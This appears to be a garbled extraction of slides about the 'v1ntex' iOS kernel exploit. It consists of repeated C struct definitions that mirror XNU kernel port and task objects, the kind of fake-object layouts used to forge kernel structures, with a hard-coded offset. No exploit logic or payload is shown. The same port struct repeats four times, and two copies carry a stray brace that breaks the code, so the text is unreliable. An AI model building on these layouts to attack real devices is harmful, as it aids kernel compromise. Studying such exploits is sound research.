



```

typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests; // this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    };
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;

```

v1ntex exploit





```

typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests; // this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    };
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;

```

v1ntex exploit





```

typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests; // this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;

```

v1ntex exploit



```

typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type : 8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; // 0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;

```




```

typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests; // this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;

```

v1ntex exploit



```

typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type : 8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; // 0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;

```

